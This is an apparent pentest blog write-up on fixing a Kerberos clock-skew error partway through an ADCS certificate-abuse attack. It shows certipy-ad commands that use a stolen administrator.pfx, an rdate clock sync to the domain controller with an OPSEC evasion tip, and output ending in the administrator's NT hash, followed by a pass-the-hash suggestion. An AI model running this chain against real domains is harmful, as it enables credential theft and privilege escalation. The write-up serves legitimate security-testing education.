Fixing the Kerberos KRB_AP_ERR_SKEW Error
Table of Contents

You are deep into an intrusion exercise, you have successfully compromised a vulnerable certificate template in Active Directory Certificate Services (ADCS), and you already hold the precious administrator.pfx file. The logical next step is to request a Ticket Granting Ticket (TGT) and extract the administrator’s hash. You launch certipy-ad with a smile on your face, and suddenly, the terminal spits this out:
certipy-ad auth -pfx 'administrator.pfx' -dc-ip 10.2.10.10 -debug
...
[*] Using principal: 'administrator@hackpuntes.loc'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC hackpuntes.loc (10.2.10.10)
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
...
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
That infamous KRB_AP_ERR_SKEW. The disappointment is immeasurable and your day is ruined.
🕰️ The Why: Kerberos and Time Synchronization
If you are here, you are likely experiencing this exact issue. Kerberos is an authentication protocol that is extremely strict with time to prevent Replay Attacks. By default in Windows environments, if the clock skew between your machine and the Domain Controller (target system) exceeds 5 minutes, the KDC will reject the authentication request.
To fix this from Kali Linux, we need to force an exact synchronization with the Domain Controller’s clock.
🛠️ Fixing the Desynchronization
Through trial and error, the fastest methodology to align the clocks and proceed with the exploitation involves disabling automatic local network updates and forcing the DC’s time.
1. Disable NTP
First, we prevent our operating system from attempting to automatically correct the time back to the original zone.
sudo timedatectl set-ntp off
2. Sync with the Domain Controller
We will use rdate to capture and impose the time of the target system (10.2.10.10 in our case). If you don’t have the tool installed, the system will prompt you to download it.
OPSEC Note: Querying the time doesn’t usually raise alarms in a SOC, but interacting directly with port 37 (Time Protocol) could be logged in heavily monitored networks.
sudo rdate -n 10.2.10.10
Wed Mar 3 23:31:36 CET 2026
3. Run Certipy and Obtain the Hash
With the clocks synchronized, we launch the AS-REQ request again. We use the -debug flag to see the details of the underlying operations, although in a real environment this does not affect the network footprint, only the verbosity of our console.
certipy-ad auth -pfx 'administrator.pfx' -dc-ip 10.2.10.10 -debug
...
[*] Using principal: 'administrator@hackpuntes.loc'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC hackpuntes.loc (10.2.10.10)
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[+] Attempting to write data to 'administrator.ccache'
[+] Data written to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@hackpuntes.loc': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
Goal achieved! A malicious user could now use this hash to perform Pass-The-Hash or inject the TGT into memory to escalate privileges in the domain.
Hope this saves you some headaches. Happy Hacking.